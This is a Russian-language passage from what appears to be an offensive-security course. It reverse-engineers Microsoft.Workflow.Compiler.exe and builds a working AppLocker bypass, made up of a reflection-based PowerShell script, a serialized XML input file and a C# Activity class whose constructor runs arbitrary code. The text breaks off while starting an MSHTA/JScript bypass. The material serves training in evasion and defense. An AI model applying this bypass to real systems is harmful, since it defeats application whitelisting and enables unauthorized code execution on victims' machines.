Прежде чем продолжать анализ, нужно убедиться, что мы действительно можем вызвать метод `Compile` из класса `WorkflowCompiler` внутри `System.Workflow.ComponentModel.dll`. Также нужно определить, можем ли мы контролировать передаваемые ему аргументы.

Чтобы найти исполняемый файл, вызывающий метод `Compile`, вернёмся к нему в dnSpy. Затем щёлкнем правой кнопкой мыши по имени метода и выберем `Analyze`, что откроет панель в нижней правой части приложения, как показано на рисунке 108.




Рисунок 108: Анализ метода Compile в dnSpy

Затем раскроем раздел `Used By`; он показывает две записи, включая `Microsoft.Workflow.Compiler.Program.Main`. Это метод `Main` исполняемого файла, то есть метод `Compile` вызывается напрямую из этого .NET-приложения.

Двойной щелчок по записи откроет соответствующую сборку в dnSpy, который автоматически покажет её код. Кроме того, обозреватель сборок (Assembly Explorer) аккуратно отображает имя приложения как `Microsoft.Workflow.Compiler`:




Рисунок 109: Исполняемый файл, вызывающий метод Compile

Чтобы найти этот файл на диске, можно щёлкнуть правой кнопкой мыши по сборке в обозревателе сборок (Assembly Explorer) и выбрать `Open Containing Folder`; это откроет `C:\Windows\Microsoft.NET\Framework64\v4.0.30319` в Проводнике (File Explorer). Альтернативно можно навести курсор на имя сборки в обозревателе сборок, чтобы отобразить путь.

На этом этапе мы нашли способ напрямую вызвать метод `Compile` из нативного и подписанного Microsoft-приложения. Нужно также определить, поступают ли аргументы, переданные в `Compile`, напрямую из `Microsoft.Workflow.Compiler`.

Начнём анализ с метода `Main` в `Microsoft.Workflow.Compiler.exe` и изучим аргументы, которые он принимает. Метод `Main` показан в листинге 364.

```
3 private static void Main(string[] args)
4 {
5     if (args == null || args.Length != 2)
6     {
7         throw new ArgumentException(
              WrapperSR.GetString("InvalidArgumentsToMain"), "args");
8     }
9     CompilerInput compilerInput = Program.ReadCompilerInput(args[0]);
10    WorkflowCompilerResults results =
          new WorkflowCompiler().Compile(
              MultiTargetingInfo.MultiTargetingUtilities
                  .RenormalizeReferencedAssemblies(compilerInput.Parameters),
              compilerInput.Files);
11    Program.WriteCompilerOutput(args[1], results);
12 }
```

Листинг 364 - Метод Main в Microsoft.Workflow.Compiler.exe

Это показывает, что нужно передать два аргумента, и только первый используется с методом `Compile`. Содержимое первого аргумента разбирается методом `ReadCompilerInput`, который возвращает объект с параметрами компилятора и именами файлов.

Найденная здесь информация очень полезна. Она говорит нам, что любые входные данные для `Compile` должны находиться под контролем пользователя. Однако входные данные проходят некоторую проверку через `ReadCompilerInput`.

В листинге 365 показано содержимое `ReadCompilerInput`. В нем мы видим, что содержимое файла, переданного как аргумент, читается в поток, после чего используется для создания потока `XmlReader`.[49] Это показывает, что первым аргументом для `Microsoft.Workflow.Compiler` нужно передать XML-файл.

```
26  private static CompilerInput ReadCompilerInput(string path)
27  {
28      CompilerInput result = null;
29      using (Stream stream = new FileStream(path, FileMode.Open,
            FileAccess.Read, FileShare.Read))
30      {
31          XmlReader reader = XmlReader.Create(stream);
32          result = (CompilerInput)new DataContractSerializer(
                typeof(CompilerInput)).ReadObject(reader);
33      }
34      return result;
35  }
```

Листинг 365 - ReadCompilerInput разбирает переданный файл

После создания потока `XmlReader` метод `ReadObject`[50] используется для десериализации данных потока и возвращает их как тип `CompilerInput`, который является пользовательским типом, определённым внутри `Microsoft.Workflow.Compiler`. Если нажать на этот тип, мы обнаружим, что он содержит только два элемента: `parameters` и `files`.

На этом этапе кажется, что мы должны иметь возможность передать выбранный нами файл в `Microsoft.Workflow.Compiler` как первый аргумент. Однако файл должен содержать сериализованные XML-данные. Пока ещё не ясно, каким должно быть содержимое файла и как работает десериализация, но мы выяснили, что должны быть способны вызвать выполнение `Compile` с аргументами под нашим контролем.

В этом анализе ещё многое предстоит сделать. Простая компиляция C#-кода и загрузка сборки в память недостаточны для получения выполнения кода. В следующем разделе нужно продолжить обратную разработку и определить, выполняется ли вновь скомпилированная сборка на самом деле.

#### 8.4.2.1 Упражнения

1. Повторите шаги из этого раздела, чтобы найти вызов `Assembly.Load`.
2. Найдите приложение, которое можно использовать для вызова `Compile`, и выясните, как контролируются его аргументы.

### 8.4.3 Получаем выполнение кода

В этом разделе мы продолжим обратную разработку, чтобы выяснить, как получить выполнение кода при определённых условиях. Во время анализа в предыдущем разделе мы проследили путь выполнения кода, начинающийся с метода `Compile` в пространстве имён `WorkflowCompilerInternal`. Трассировка привела нас к `GenerateLocalAssembly`, который теоретически должен позволить скомпилировать и затем загрузить произвольную сборку.

Теперь проанализируем `InternalCompileFromDomBatch`, который идёт после вызова `GenerateLocalAssembly`, как показано ниже.

```
89  using (WorkflowCompilationContext.CreateScope(serviceContainer, parameters))
90  {
91      parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2,
            parameters, workflowCompilerResults, out tempFileCollection, out empty, out text4);
92      if (parameters.LocalAssembly != null)
93      {
94          referencedAssemblyResolver.SetLocalAssembly(parameters.LocalAssembly);
95          typeProvider.SetLocalAssembly(parameters.LocalAssembly);
96          typeProvider.AddAssembly(parameters.LocalAssembly);
97          workflowCompilerResults.Errors.Clear();
98          XomlCompilerHelper.InternalCompileFromDomBatch(array, array2,
                parameters, workflowCompilerResults, empty);
99      }
100 }
```

Листинг 366 - Вызов GenerateLocalAssembly и InternalCompileFromDomBatch

Перед переходом к `InternalCompileFromDomBatch` заметим, что `GenerateLocalAssembly` возвращает вновь скомпилированную и загруженную сборку в свойство `LocalAssembly` переменной `parameters`. Затем ссылка на сборку сохраняется в переменной `typeProvider`.

Если перейти по вызову `InternalCompileFromDomBatch`, мы попадём в пространство имён `XomlCompilerHelper`. После проверки аргументов и инициализации переменных мы найдём цикл `foreach`, показанный в листинге 367.

```
52  foreach (Type type in typeProvider.LocalAssembly.GetTypes())
53  {
54      if (TypeProvider.IsAssignable(typeof(Activity), type) && !type.IsAbstract)
55      {
...
```

Листинг 367 - Цикл foreach, обнаруживающий все классы типа Activity

Цикл перебирает все классы в ранее скомпилированном файле по ссылке, сохранённой в переменной `typeProvider`. На каждой итерации он проверяет классы, которые наследуются[51] от `System.Workflow.ComponentModel.Activity` и не являются абстрактными.[52] Если найден хотя бы один такой класс, выполнение входит в цикл, где вызывается метод `CreateInstance`,[53] создающий объект указанного типа:

```
108 try
109 {
110     Activity.ActivityType = type;
111     activity = (Activator.CreateInstance(type) as Activity);
112 }
```

Листинг 368 - Создание экземпляров объектов типа Activity

Когда объект создаётся из класса, выполняется определённый в нём конструктор. Наша гипотеза заключается в следующем: метод `Compile` из пространства имён `Compiler.WorkflowCompiler` вызывается с путём к файлу, содержащему исходный код C#, переданным как аргумент. После нескольких этапов проверки и разбора предоставленный .NET-код компилируется в сборку, загружается в память, и если он содержит неабстрактный класс, наследующийся от типа `Activity`, создаётся объект этого класса. Если мы сможем поместить нужный нам код в конструктор этого класса, мы получим произвольное выполнение кода и обойдём AppLocker.

На этом заканчивается второй этап обратной разработки. Мы нашли теоретический путь, ведущий к выполнению кода. Теперь нужно выяснить, как передать правильные входные данные в конструктор.

### 8.4.3.1 Упражнение

1. Повторите анализ в dnSpy, чтобы найти цикл, который создаёт экземпляр класса из нашего кода.

## 8.4.4 Вызов цели, часть 1

В этом и следующем разделе мы должны завершить обратную разработку и создать проверочный код обхода. Мы уже выяснили, что нативное приложение `Microsoft.Workflow.Compiler` можно использовать для вызова метода `Compile` с аргументами, переданными через командную строку. Первый аргумент командной строки - это путь к файлу, который разбирается методом `ReadCompilerInput`. Нужно изучить `ReadCompilerInput`, чтобы определить формат и содержимое файла, передаваемого первым аргументом.

Ранее мы обнаружили, что `ReadCompilerInput` создаёт поток `XmlReader`, после чего метод `ReadObject`[54] используется для десериализации данных потока и возвращает их как тип `CompilerInput`. Этот код повторён в листинге 369.

```
26  private static CompilerInput ReadCompilerInput(string path)
27  {
28      CompilerInput result = null;
29      using (Stream stream = new FileStream(path, FileMode.Open,
            FileAccess.Read, FileShare.Read))
30      {
31          XmlReader reader = XmlReader.Create(stream);
32          result = (CompilerInput)new DataContractSerializer(
                typeof(CompilerInput)).ReadObject(reader);
33      }
34      return result;
35  }
```

Листинг 369 - ReadCompilerInput разбирает переданный файл

Чтобы развить это знание, нужно понять и содержимое сериализованного XML-файла, и сам процесс десериализации. В листинге выше `ReadObject` использует метод `DataContractSerializer`[55] для помощи в сериализации. Это соответствует документации MSDN, где похожий процесс сериализации использует `DataContractSerializer` вместе с `WriteObject`.[56]

На этом этапе, чтобы понять, как успешно сериализовать входные данные, мы могли бы либо выполнить обратную разработку всех необходимых флагов, либо попытаться найти внутри сборки код, связанный с сериализацией. Выберем второй вариант: щёлкнем правой кнопкой мыши по `DataContractSerializer` и выберем `Analyze`. Это покажет, что он используется только в двух методах, как на рисунке 110.




Рисунок 110: Использования DataContractSerializer

Кроме метода `ReadCompilerInput`, который мы сейчас изучаем, `DataContractSerializer` используется только в `SerializeInputToWrapper`, а это очень многообещающее имя. Двойной щелчок по имени метода показывает его тело:

```
104 private static string SerializeInputToWrapper(
        WorkflowCompilerParameters parameters, string[] files)
105 {
106     string tempFileName = Path.GetTempFileName();
107     using (Stream stream = new FileStream(tempFileName, FileMode.Create,
            FileAccess.Write, FileShare.Read))
108     {
109         using (XmlWriter xmlWriter = XmlWriter.Create(stream,
              new XmlWriterSettings
110             {
111                 Indent = true
112             }))
113         {
114             CompilerInput graph = new CompilerInput(
                    MultiTargetingInfo.MultiTargetingUtilities
                        .NormalizeReferencedAssemblies(parameters), files);
115             new DataContractSerializer(typeof(CompilerInput))
                    .WriteObject(xmlWriter, graph);
116         }
117     }
118     return tempFileName;
119 }
```

Листинг 370 - SerializeInputToWrapper сериализует свои входные данные

Выделенная часть кода показывает процесс сериализации, похожий на тот, который встретился в `ReadCompilerInput`. Этот код идеально подходит для наших целей, поскольку он сериализует объект данных типа `WorkflowCompilerParameters` в XML-файл на файловой системе. Раз мы нашли метод, напрямую сериализующий данные в нужный нам формат, можно просто создать PowerShell-скрипт, который его вызывает.[57] Поскольку метод закрытый, нужно использовать рефлексию и найти его через `GetMethod`, как показано в листинге 371.

```
$workflowexe = "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe"
$workflowasm = [Reflection.Assembly]::LoadFrom($workflowexe)
$SerializeInputToWrapper = [Microsoft.Workflow.Compiler.CompilerWrapper].GetMethod('SerializeInputToWrapper',
    [Reflection.BindingFlags] 'NonPublic, Static')
```

Листинг 371 - Поиск SerializeInputToWrapper через рефлексию

Когда метод найден, нужно определить, какие аргументы он принимает. Первый аргумент - `WorkflowCompilerParameters`. К счастью, тип является открытым, поэтому мы можем просто создать экземпляр объекта этого типа. Второй аргумент - массив строк, содержащий пути к файлам. После настройки значений аргументов можно вызвать метод через рефлексию с помощью `Invoke`:

```
Add-Type -Path 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\System.Workflow.ComponentModel.dll'
$compilerparam = New-Object -TypeName Workflow.ComponentModel.Compiler.WorkflowCompilerParameters
$pathvar = "test.txt"
$output = "C:\Tools\test.xml"
$tmp = $SerializeInputToWrapper.Invoke($null, @([Workflow.ComponentModel.Compiler.WorkflowCompilerParameters]
    $compilerparam, [String[]] @(,$pathvar)))
Move-Item $tmp $output
```

Листинг 372 - Определение аргументов и вызов SerializeInputToWrapper

После выполнения кода можно вывести содержимое созданного файла, чтобы посмотреть сериализованные данные:

```
PS C:\Tools> type C:\Tools\test.xml
<?xml version="1.0" encoding="utf-8"?>
<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
  xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">
  <files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
    <d2p1:string>test.txt</d2p1:string>
  </files>
  <parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">
    <assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
      xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <compilerOptions i:nil="true"
      xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
    <coreAssemblyFileName
      xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>
...
```

Листинг 373 - Содержимое сериализованного XML-файла, созданного SerializeInputToWrapper

Обратите внимание: XML-файл был создан из административной PowerShell-консоли в контексте пользователя `Offsec`, чтобы избежать AppLocker. Это означает, что пользователь `student` не сможет получить к нему доступ, пока мы не изменим права доступа к файлу.

По содержимому файла видно две вещи. Во-первых, переданный нами путь к файлу встроен в файл и будет использоваться при вызове `Compile` после десериализации. Во-вторых, добавлено довольно много флагов компилятора, но сейчас мы не знаем, приведут ли их значения к правильному пути выполнения кода, который обработает и выполнит произвольный вредоносный файл сборки.

Теперь, когда мы понимаем, как создать входной файл, который будет корректно десериализован `Microsoft.Workflow.Compiler`, нужно вернуться в `dnSpy`. Наша цель - определить, какой формат и содержимое должно иметь имя файла, встроенное в XML-файл, и какие флаги компилятора нужны, чтобы дойти до участков компиляции, загрузки и последующего выполнения.

Вернувшись к методу `Main` в `Microsoft.Workflow.Compiler` в `dnSpy`, мы обнаружим, что следующий вызов идёт в `Compile`, куда десериализованные параметры и имена файлов передаются как аргументы.

```
3 private static void Main(string[] args)
4 {
5     if (args == null || args.Length != 2)
6     {
7         throw new ArgumentException(
              WrapperSR.GetString("InvalidArgumentsToMain"), "args");
8     }
9     CompilerInput compilerInput = Program.ReadCompilerInput(args[0]);
10    WorkflowCompilerResults results =
          new WorkflowCompiler().Compile(
              MultiTargetingInfo.MultiTargetingUtilities
                  .RenormalizeReferencedAssemblies(compilerInput.Parameters),
              compilerInput.Files);
12    Program.WriteCompilerOutput(args[1], results);
13 }
```

Листинг 374 - Метод Main в Microsoft.Workflow.Compiler.exe

Мы переходим по вызову и сначала видим проверки на null для входных значений, после чего выполняются разные действия в зависимости от переданных параметров:

```
12 public WorkflowCompilerResults Compile(
       WorkflowCompilerParameters parameters, params string[] files)
13 {
...
32     if (parameters.GenerateInMemory)
33     {
34         flag = true;
35         parameters.GenerateInMemory = false;
36         if (string.IsNullOrEmpty(parameters.OutputAssembly))
37         {
38             text2 = Path.GetTempFileName();
39             parameters.OutputAssembly = text2 + ".dll";
40         }
41     else
...
```

Листинг 375 - Использование параметров GenerateInMemory и OutputAssembly

Параметр `OutputAssembly` проверяется и изменяется только если установлен флаг `GenerateInMemory`. В созданном нами XML-файле он по умолчанию равен `false`. Параметр `OutputAssembly`, вероятно, является именем и путем сгенерированного файла сборки, и если его нет, компиляция, скорее всего, завершится ошибкой. Поэтому нужно обновить PowerShell-скрипт и установить `GenerateInMemory` в `true`. Это показано в листинге 376.

```
$compilerparam.GenerateInMemory = $True
```

Листинг 376 - Установка параметра GenerateInMemory в true

После разбора параметра перейдём к методу `Compile` в пространстве имён `WorkflowCompilerInternal`, где найдём следующий цикл `foreach`:

```
32  foreach (string text in allFiles)
33  {
34      if (text.EndsWith(".xoml", StringComparison.OrdinalIgnoreCase))
35      {
36          stringCollection.Add(text);
37      }
38      else
39      {
40          stringCollection2.Add(text);
41      }
42  }
43  string[] array = new string[stringCollection.Count];
44  stringCollection.CopyTo(array, 0);
45  string[] array2 = new string[stringCollection2.Count];
46  stringCollection2.CopyTo(array2, 0);
```

Листинг 377 - Обнаружение файлов с расширением xoml

Очень интересно, что здесь имя файла сравнивается с расширением `xoml`, используемым относительно слабо документированным форматом Extensible Object Markup Language[58]. По сути, это XML-документ, который может содержать встроенный код. Имена файлов с расширением `xoml` добавляются в переменную `array`, а имена файлов с другими расширениями - в `array2`. Поскольку xoml-файлы могут содержать встроенный код, можно предположить, что такой файл обязателен, но для доказательства нужно продолжить анализ.

В предыдущих разделах мы нашли путь выполнения кода, вызывающий компиляцию и загрузку сборки, и выяснили, что нужно проследить вызов `GenerateLocalAssembly`, которому передаются аргументы из листинга 378.

```
91  parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2,
        parameters, workflowCompilerResults, out tempFileCollection, out empty, out text4);
```

Листинг 378 - Вызов GenerateLocalAssembly с именами файлов

Оказавшись внутри вызова, можно изучить прототип функции `GenerateLocalAssembly`, чтобы лучше понять аргументы, хотя это понимание получится немного противоречивым:

```
183 private Assembly GenerateLocalAssembly(string[] files, string[] codeFiles,
        WorkflowCompilerParameters parameters, WorkflowCompilerResults results,
        out TempFileCollection tempFiles2, out string localAssemblyPath,
        out string createdDirectoryName)
```

Листинг 379 - Сравнение имён первых двух аргументов с переданными входными данными

По именам аргументов видно, что файлы с расширением `xoml` называются `files`, а файлы с любым другим расширением - `codeFiles`, из-за чего кажется, что xoml-файлов лучше избегать. Это противоречит предыдущему анализу. Чтобы разобраться, обратим внимание на первый вызов внутри метода - `GenerateCodeFromFileBatch`:

```
188 CodeCompileUnit value =
        WorkflowCompilerInternal.GenerateCodeFromFileBatch(files, parameters, results);
```

Листинг 380 - Вызов GenerateCodeFromFileBatch

Листинг 380 показывает, что этот метод получает переменную `files`, содержащую xoml-файлы, как первый аргумент. Если бы мы выполнили обратную разработку этого метода, то обнаружили бы довольно объёмный код, предназначенный для разбора файлов, а также обнаружения и извлечения встроенного кода.

Всё ещё находясь внутри `GenerateLocalAssembly`, мы видим, что `GenerateCodeFromFileBatch` возвращает встроенный код из xoml-файлов в переменную `value`. Ближе к концу метода мы находим следующий блок кода:

```
286 ArrayList arrayList2 = new ArrayList((ICollection)parameters.UserCodeCompileUnits);
287 arrayList2.Add(value);
288 ArrayList arrayList3 = new ArrayList();
289 arrayList3.AddRange(codeFiles);
290 arrayList3.AddRange(XomlCompilerHelper.GenerateFiles(codeDomProvider,
        compilerParameters,
        (CodeCompileUnit[])arrayList2.ToArray(typeof(CodeCompileUnit))));
291 CompilerResults compilerResults =
        codeDomProvider.CompileAssemblyFromFile(compilerParameters,
        (string[])arrayList3.ToArray(typeof(string)));
```

Листинг 381 - Все файлы с кодом передаются в CompileAssemblyFromFile

Файлы с кодом, извлечённым из xoml-файла, добавляются в переменную `arrayList2`, а файлы без этого расширения добавляются в `arrayList3`. В предпоследней строке извлечённый код преобразуется в файлы и добавляется в `arrayList3`. На практике это означает, что нам не нужно беспокоиться о частично недокументированном формате xoml; вместо этого можно просто предоставить файл с C#-кодом и произвольным расширением.

Подытожим найденное: `Microsoft.Workflow.Compiler` принимает два аргумента. Первый должен быть путем к XML-файлу, содержащему флаги компилятора и путь к файлу с C#-кодом. C#-файл будет скомпилирован и загружен в память без ограничений.

#### 8.4.4.1 Упражнения

1. Повторите анализ из этого раздела, чтобы получить валидный XML-файл с помощью PowerShell-скрипта.
2. Измените PowerShell-скрипт, установите флаг `GenerateInMemory` и получите пригодный XML-файл.

### 8.4.5 Вызов цели, часть 2

Мы смогли создать валидный входной файл в формате XML, который будет обработан `Microsoft.Workflow.Compiler` и использован для компиляции и загрузки нашего C#-кода. Теперь нужно завершить работу и понять, как добиться выполнения вновь скомпилированного кода.

В `InternalCompileFromDomBatch` мы находим проверку классов, расширяющих `Activity`, повторенную в листинге 382.

```
52  foreach (Type type in typeProvider.LocalAssembly.GetTypes())
53  {
54      if (TypeProvider.IsAssignable(typeof(Activity), type) && !type.IsAbstract)
55      {
...
108         try
109         {
110             Activity.ActivityType = type;
111             activity = (Activator.CreateInstance(type) as Activity);
112         }
...
```

Листинг 382 - Создание экземпляров объектов, наследующихся от типа Activity

Для каждого найденного класса затем будет создан экземпляр объекта через метод `CreateInstance`, который вызовет конструктор класса по умолчанию. Это означает, что предоставляемый нами файл с кодом должен содержать класс, наследующийся от класса `Activity` из пространства имён `System.Workflow.ComponentModel`, а нужный нам код должен находиться внутри конструктора. Проверочный код показан в листинге 383.

```
using System;
using System.Workflow.ComponentModel;

public class Run : Activity{
    public Run() {
        Console.WriteLine("I executed!");
    }
}
```

Листинг 383 - Проверочный код как входной файл

Теперь мы выполнили обратную разработку и разработали необходимые входные файлы для достижения выполнения кода. Однако не хватает ещё одного шага. Мы определили, что `Microsoft.Workflow.Compiler` требует два аргумента, как снова показано в листинге 384:

```
3 private static void Main(string[] args)
4 {
5     if (args == null || args.Length != 2)
6     {
7         throw new ArgumentException(
              WrapperSR.GetString("InvalidArgumentsToMain"), "args");
8     }
9     CompilerInput compilerInput = Program.ReadCompilerInput(args[0]);
10    WorkflowCompilerResults results =
          new WorkflowCompiler().Compile(
              MultiTargetingInfo.MultiTargetingUtilities
```

```
                    .RenormalizeReferencedAssemblies(
                        compilerInput.Parameters, compilerInput.Files);
11      Program.WriteCompilerOutput(args[1], results);
12  }
```

Листинг 384 - Метод Main в Microsoft.Workflow.Compiler.exe

Второй аргумент командной строки используется только методом `WriteCompilerOutput`. Переход по этому вызову в dnSpy показывает следующее:

```
3   private static void WriteCompilerOutput(
        string path, WorkflowCompilerResults results)
4   {
5       using (Stream stream = new FileStream(path, FileMode.Create,
            FileAccess.Write, FileShare.None))
6       {
7           using (XmlWriter xmlWriter = XmlWriter.Create(stream,
                new XmlWriterSettings
8               {
9                   Indent = true
10              }))
11          {
12              NetDataContractSerializer netDataContractSerializer =
                    new NetDataContractSerializer();
13              SurrogateSelector surrogateSelector = new SurrogateSelector();
14              surrogateSelector.AddSurrogate(typeof(MemberAttributes),
                    netDataContractSerializer.Context,
                    new CompilerResultsSurrogate());
15              ((IFormatter)netDataContractSerializer).SurrogateSelector =
                    surrogateSelector;
16              netDataContractSerializer.WriteObject(xmlWriter, results);
17          }
18      }
19  }
```

Листинг 385 - Второй аргумент командной строки является путём выходного файла

Как показано в листинге 385, аргумент используется как путь файла, и содержимое записывается в него в XML-формате. Поскольку нас интересует только получение выполнения кода, вторым аргументом командной строки можно просто передать случайное имя файла.

На этом анализ завершён, и у нас есть вся нужная информация. Итого: нужно создать файл с C#-кодом, который реализует класс, наследующийся от `Activity`, и содержит конструктор. Путь к файлу нужно вставить в XML-документ вместе с параметрами компилятора, организованными в сериализованном формате. Чтобы корректно создать этот сериализованный XML-формат, воспользуемся методом `SerializeInputToWrapper` в PowerShell-скрипте:

```
$workflowexe = "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe"
$workflowasm = [Reflection.Assembly]::LoadFrom($workflowexe)
$SerializeInputToWrapper = [Microsoft.Workflow.Compiler.CompilerWrapper].GetMethod('SerializeInputToWrapper',
    [Reflection.BindingFlags] 'NonPublic, Static')
Add-Type -Path 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\System.Workflow.ComponentModel.dll'
$compilerparam = New-Object -TypeName Workflow.ComponentModel.Compiler.WorkflowCompilerParameters
$compilerparam.GenerateInMemory = $True
$pathvar = "test.txt"
$output = "C:\Tools\run.xml"
$tmp = $SerializeInputToWrapper.Invoke($null, @([Workflow.ComponentModel.Compiler.WorkflowCompilerParameters]
    $compilerparam, [String[]] @(,$pathvar)))
Move-Item $tmp $output
```

Листинг 386 - Создание корректно сериализованного XML-файла с помощью PowerShell

Затем нужно убедиться, что `student` имеет доступ к созданному файлу:

```
PS C:\Tools> $Acl = Get-ACL $output;$AccessRule= New-Object System.Security.AccessControl.
    FileSystemAccessRule("student","FullControl","none","none","Allow");$Acl.AddAccessRule($AccessRule);Set-
    Acl $output $Acl
```

Листинг 387 - Выдача пользователю student прав на новый файл

Когда всё готово, можно запустить исполняемый файл с двумя входными аргументами, как показано в листинге 388.

```
C:\Tools>C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe run.xml results.xml
I executed!
```

Листинг 388 - Выполнение проверочного примера

Вывод показывает, что наши усилия увенчались успехом. Мы выполнили произвольный C#-код. Отлично! В этом разделе мы завершили анализ выбранной сборки и в процессе создали рабочий обход AppLocker для управляемого кода. Недостаток этой атаки в том, что нам нужно предоставить на диске и XML-файл, и файл с C#-кодом, а C#-файл также будет временно скомпилирован на диск.

Несмотря на эти ограничения, этот простой код можно применить к любым существующим C#-техникам.

#### 8.4.5.1 Упражнения

1. Повторите анализ из этого раздела и получите проверочный пример обхода белых списков приложений.
2. Измените предоставленный файл с кодом так, чтобы вызвать `SharpUp`,[59] C#-эквивалент `PowerUp`. Попробуйте создать атаку так, чтобы не требовалось записывать `SharpUp` на диск машины-жертвы.

#### 8.4.5.2 Дополнительное задание

Проведите онлайн-исследование, чтобы понять и выполнить обход AppLocker, позволяющий произвольно выполнять C#-код через злоупотребление штатным бинарным файлом `MSBuild`.[60]

## 8.5 Обход AppLocker с помощью JScript

На протяжении этого курса мы в основном использовали Microsoft Office и Jscript-файлы для получения выполнения кода на стороне клиента. По пути мы значительно улучшили наши техники обхода средств защиты конечных точек и нашли способ повторно использовать все эти приёмы с Microsoft Office.

Из-за правил для скриптов, наложенных AppLocker, Jscript-код, который не расположен в папке из белого списка и не внесён в белый список через хэш файла или подпись, будет заблокирован. Например, если прикрепить Jscript-файл к электронному письму или доставить его через HTML-контрабанду, выполнение будет заблокировано AppLocker, что сорвёт нашу атаку.

В следующих разделах мы повторно используем техники Jscript и DotNetToJscript и изменим их для обхода AppLocker.

### 8.5.1 JScript и MSHTA

Вектор атаки на стороне клиента через MSHTA хорошо известен, но лучше всего работает против Internet Explorer. По мере снижения использования Internet Explorer этот вектор будет становиться менее актуальным, но мы всё равно переосмыслим его для обхода AppLocker и выполнения произвольного Jscript-кода.

Сначала кратко опишем атаку MSHTA и дадим контекст для обхода AppLocker. HTML-приложения Microsoft[61] (Microsoft HTML Applications, MSHTA) работают путём выполнения `.hta`-файлов штатным приложением `mshta.exe`. HTML-приложения включают встроенный Jscript- или VBS-код, который разбирается и выполняется `mshta.exe`. Поскольку `mshta.exe` расположен в `C:\Windows\System32` и является подписанным Microsoft-приложением, он обычно находится в белом списке. Благодаря этому мы можем выполнять наш Jscript-код через `mshta.exe` вместо `wscript.exe` и тем самым обходить белые списки приложений.

Очень простой HTA-файл с Jscript-кодом показан в листинге 389.

```
<html>
<head>
<script language="JScript">
